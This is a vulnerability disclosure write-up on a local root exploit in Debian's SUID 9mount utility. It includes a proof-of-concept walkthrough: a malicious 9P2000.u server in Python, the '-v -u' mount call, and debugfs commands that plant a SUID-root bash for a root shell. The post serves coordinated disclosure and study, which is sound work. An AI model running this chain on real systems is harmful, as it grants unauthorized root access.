I spent some time last month writing scripts to scan the Debian archive en masse in hopes of
finding vulnerable software. One of these scripts simply flagged packages that install SUID/SGID binaries
and reported findings. While debugging the script after a quick run, I noticed a
report for the 9mount package.
I'd never heard of 9mount before, and the name immediately brought to mind Plan 9 from Outer Space,
so I looked it up out of curiosity. Turns out that's not a coincidence. 9mount mounts 9P filesystems, a
protocol that originated in Plan 9 from Bell Labs, a research operating system whose name is itself a
reference to the movie. This was enough to draw me in for a closer look at the package.
What Is 9mount?
9mount is a small utility that lets unprivileged users mount Plan 9 (9P)
filesystems. 9P is a network filesystem protocol originally from Bell Labs' Plan 9 OS, though the
Linux kernel has supported it natively for years.
Because mount is a privileged syscall, 9mount runs as SUID root. Its job is to validate the
user's arguments, construct a safe set of mount options, and call mount on the user's behalf.
The Makefile is clear about it:
chown root:users $(bindir)/9mount $(bindir)/9umount $(bindir)/9bind
chmod 4755 $(bindir)/9mount $(bindir)/9umount $(bindir)/9bind
Which confirms the report my scan generated for the package:
=== Package: /tmp/suid_scan_9mount_upxkh2yq/9mount_1.3+hg20170412-2+b1_arm64.deb ===
[SUID] -rwsr-xr-x root:root ./usr/bin/9bind
[SUID] -rwsr-xr-x root:root ./usr/bin/9mount
[SUID] -rwsr-xr-x root:root ./usr/bin/9umount
A Closer Look
9mount.c is short, around 300 lines. The main function parses arguments, builds a mount option
string, and calls mount as root. The flag parser:
					case 'i': uidgid = 1; break;
					case 'n': dryrun = 1; break;
					case 's': axess = -1; break;
					case 'u': dotu = 1; break;
					case 'v': dev = 1; break;
case 'x': axess = getuid(); break;And where mount options get assembled:
	if (!dotu) {
		append(&opts, "noextend", &optlen);
	}
	if (!dev) {
		append(&opts, "nodev", &optlen);
	}
	if (pw->pw_uid != 0) {
		append(&opts, "nosuid", &optlen);
}nosuid is always added for non-root users. nodev is only added when -v is not passed, making
it fully user-controlled. -u sets dotu = 1, enabling the 9P2000.u Unix extension protocol.
A device node isn't a real file. It doesn't hold any data of its own, just a pair of numbers
(major and minor) that tell the kernel which driver to hand you when you open it. For example, /dev/sda1
works because its numbers point to the driver for your first disk's first partition. Anyone who
can create a node with those same numbers gets the same access, whether that node lives in /dev
or somewhere else entirely.
That's exactly what nodev is meant to stop. On a filesystem mounted with nodev, opening a
device node fails outright ("permission denied"), no matter what numbers it carries. Without
nodev, the kernel doesn't care where the node lives: a homemade ./foo/sda1 with the same
major/minor as the real /dev/sda1 opens the actual disk, not some harmless stand-in.
Allowing devices on a user-controlled mount sounds dangerous, but it's not obviously a bug yet. It depends on who controls what's on the 9P filesystem.
Finding the Vulnerability
On a normal, locally-backed filesystem, the kernel manages what device nodes can exist. An
unprivileged user can't create a block device node pointing at /dev/sda without CAP_MKNOD.
9P is a network protocol. The filesystem content comes from a server. When 9mount calls mount
as root, the kernel accepts device nodes reported by the server and creates them in the VFS.
So, if I run my own malicious 9P server, I control the entire filesystem. I can serve an entry that
says "this file is a block device with major 254, minor 1" and when 9mount -v mounts it without nodev,
the kernel creates a working block device node on the mount point. Owned by root, because root
called mount. Permissions are whatever I put in the 9P stat response.
The -u flag completes the exploit chain. While standard 9P (9P2000) has no way to specify device major/minor
numbers, the 9P2000.u extension can.
Neither flag alone does anything dangerous. -v without -u means you can't tell the server
what device to expose. -u without -v means device nodes on the mount are inert. Together,
they let any user with a local socket create a world-readable block device node pointing at the
root filesystem.
The Exploit Chain
The full chain:
- Read the root filesystem's block device major/minor numbers.
- Start a malicious 9P server serving a single block device entry with the major/minor numbers with permissions
0666and an extension field pointing to the root device. - Call
9mount -v -u tcp!127.0.0.1!9999 ./foo, which mounts as root withoutnodev. - The kernel creates
./foo/sda1as a live, world-writable block device backed by the root filesystem. - Use

debugfs -wto write/bin/bashinto/var/tmp/pwnon the raw device, then set its inode mode to04755(SUID root) and uid/gid to0. - Execute
/var/tmp/pwn -pto get a root shell.
A world-readable block device node pointing at the root filesystem is access, not yet a root shell. Getting from one to the other means writing to that raw device in a way that lands as a working, privileged file. debugfs is what makes that possible.
Opening the device node is the only permission check involved, and the fake node returned from the malicious server with 0666 mode
already answered it. From there, debugfs creates files and sets their owner by editing the
filesystem's own structures directly, skipping the checks a normal mounted filesystem would enforce.
As we saw earlier, 9mount enforces nosuid on the 9P mount which prevents running a SUID binary directly off it. However,
writing to the root filesystem's block device bypasses that entirely. The resulting file lives on /, which doesn't set
nosuid, so the SUID bit is honored.
Exploit PoC Walkthrough
Step 1: Getting the Root Device Numbers
def get_root_device_numbers():
stat_info = os.stat('/')
device_id = stat_info.st_dev
return os.major(device_id), os.minor(device_id)os.stat('/') returns a stat structure for the root directory. st_dev encodes both the major and
minor device number as a single integer. os.major() and os.minor() split it back out. These are
the numbers the fake server uses to claim to be that device.
Step 2: Implementing a Minimal 9P2000.u Server
Disclaimer: I used Claude to generate the server implementation from the 9P2000.u specification. The breakdown below is my understanding of what each message handler does and why.
The 9P protocol is message-based. Every message has a 7-byte header: a 4-byte size, a 1-byte type,
and a 2-byte tag. The server only needs to handle the message types that mount will send during
negotiate, attach, and list the directory.
Tversion / Rversion: negotiate protocol version and message size:
        if msg_type == 100: # Tversion
            msize = struct.unpack("<I", payload[:4])[0]
reply = struct.pack("<I", msize) + pack_string("9P2000.u")We echo back the client's proposed message size and confirm we speak 9P2000.u.
Tattach / Rattach: attach a client to the filesystem root:
        elif msg_type == 104: # Tattach
            fid = struct.unpack("<I", payload[:4])[0]
            fids[fid] = '/'
reply = pack_qid(0x80, 0, 0)A fid is a file handle. We record that this fid refers to / and return a QID (a unique file
identifier) with type 0x80, which means "directory".
Twalk / Rwalk: navigate the directory tree and clone fids:
elif msg_type == 110: # Twalk
fid, newfid, nwname = struct.unpack("<I I H", payload[:10])
offset = 10
names = []
for _ in range(nwname):
nl = struct.unpack("<H", payload[offset:offset+2])[0]
offset += 2
names.append(payload[offset:offset+nl].decode('utf-8'))
offset += nl
cur = fids.get(fid, '/')
qids = b''
for name in names:
cur = name
if cur == 'sda1':
qids += pack_qid(0, 0, 1)
else:
qids += pack_qid(0x80, 0, 0)
fids[newfid] = cur
reply = struct.pack("<H", len(names)) + qidsTwalk is how the kernel both navigates paths and clones fids. A walk with zero names is a clone.
We parse each path component and track where the new fid ends up. Walking to sda1 gets a
non-directory QID; anything else gets a directory QID.
Tstat / Rstat: stat a file by fid:
        elif msg_type == 124: # Tstat
            fid = struct.unpack("<I", payload[:4])[0]
            name = fids.get(fid, '/')
            if name == 'sda1':
                qid = pack_qid(0, 0, 1)
                st = pack_stat("sda1", qid, 0x00800000 | 0o666, 0, f"b {major} {minor}")
            else:
                qid = pack_qid(0x80, 0, 0)
                st = pack_stat("/", qid, 0x80000000 | 0o777, 0, "")
reply = struct.pack("<H", len(st)) + stWhen the kernel stats sda1, we return:
- QID type
0: non-directory file, which signals a special file - Mode
0x00800000 | 0o666: in 9P2000.u,0x00800000is the block device mode bit;0o666sets world-read/write permissions - Extension
"b {major} {minor}": the Unix extension string specifying which block device this entry represents
The kernel reads this and creates the device node.
Topen / Ropen: open a fid for I/O:
        elif msg_type == 112: # Topen
            fid, _ = struct.unpack("<I B", payload[:5])
            name = fids.get(fid, '/')
            if name == 'sda1':
                qid = pack_qid(0, 0, 1)
            else:
                qid = pack_qid(0x80, 0, 0)
reply = qid + struct.pack("<I", 8192)Before reading from a fid the kernel opens it. We return the file's QID and an I/O unit size of 8192 bytes. No additional state is tracked since we don't distinguish between open and not-open.
Tread / Rread on /: directory listing, which causes the kernel to enumerate our fake directory:
        elif msg_type == 116: # Tread
            fid, offset, _ = struct.unpack("<I Q I", payload)
            name = fids.get(fid, '/')
            if name == '/' and offset == 0:
                qid = pack_qid(0, 0, 1)
                st = pack_stat("sda1", qid, 0x00800000 | 0o666, 0, f"b {major} {minor}")
                reply = struct.pack("<I", len(st)) + st
            else:
reply = struct.pack("<I", 0)On the first read of / (offset 0), we return one directory entry: sda1. Any subsequent read
returns zero bytes, signaling end-of-directory. That's enough for the kernel to create ./foo/sda1
in the VFS.
Step 3: Mounting and Exploiting
execute_cmd(["/usr/local/bin/9mount", "-v", "-u", "tcp!127.0.0.1!9999", f"./{tmp_dir}"])9mount connects to our server, negotiates 9P2000.u, attaches, reads the directory, and calls
mount as root without nodev. The kernel processes our stat responses and creates
./foo/sda1 as a real block device with brw-rw-rw- root root 254, 1.
    execute_cmd(["debugfs", "-w", "-R", "write /bin/bash /var/tmp/pwn", f"./{tmp_dir}/sda1"])
    execute_cmd(["debugfs", "-w", "-R", f"sif /var/tmp/pwn mode {hex(0o104755)}", f"./{tmp_dir}/sda1"])
    execute_cmd(["debugfs", "-w", "-R", f"sif /var/tmp/pwn uid 0", f"./{tmp_dir}/sda1"])
execute_cmd(["debugfs", "-w", "-R", f"sif /var/tmp/pwn gid 0", f"./{tmp_dir}/sda1"])debugfs -w -R "write /bin/bash /var/tmp/pwn" copies the bash binary directly into the ext4 block
device at the inode path /var/tmp/pwn, bypassing all filesystem-level permission checks. The sif
(set inode field) commands modify the inode directly: mode 0o104755 is S_ISUID | 0755,
uid/gid 0 is root.
We're writing at the block device level. The nosuid restriction on the 9P mount is irrelevant
because the file ends up on the root filesystem, not on the mount.
pty.spawn(["/var/tmp/pwn", "-p"])bash -p preserves the effective UID instead of dropping it back to the real UID. Root shell.
Root Cause
The issue is two user-controlled flags that are individually reasonable but dangerous in combination:
-vremoves thenodevmount restriction, allowing device nodes on the 9P filesystem to be treated as real devices by the kernel.-uenables 9P2000.u Unix extensions, giving the server a protocol-level way to declare device major/minor numbers.
The 9P server is fully user-controlled. Passing both flags lets any user create arbitrary device nodes in the VFS, backed by any device on the system, via a root-level mount call.
nosuid is correctly enforced unconditionally. nodev needed the same treatment.
Timeline
- 6/01/26 - Debian ships an independent partial fix,
1.3+hg20170412-3, credited to Georgii Shutiaev, wiringnodev/nosuidintomount()'s flags for the default, no-flags case. Does not affect the-v -uchain in this post. - 6/05/26 - Reported this exploit chain (
-v/-ucombined withdebugfs), present in upstream commitef2a2a0(the same version shipped as Debian's1.3+hg20170412-2) - 6/12/26 - Maintainer pushes fix
220d490751cd068790ade5723969b8b3af2a2871, gatingnodev/nosuidto root regardless of flags passed - 6/13/26 - Maintainer pushes
1.5release - 6/29/26 - Maintainer approves publishing findings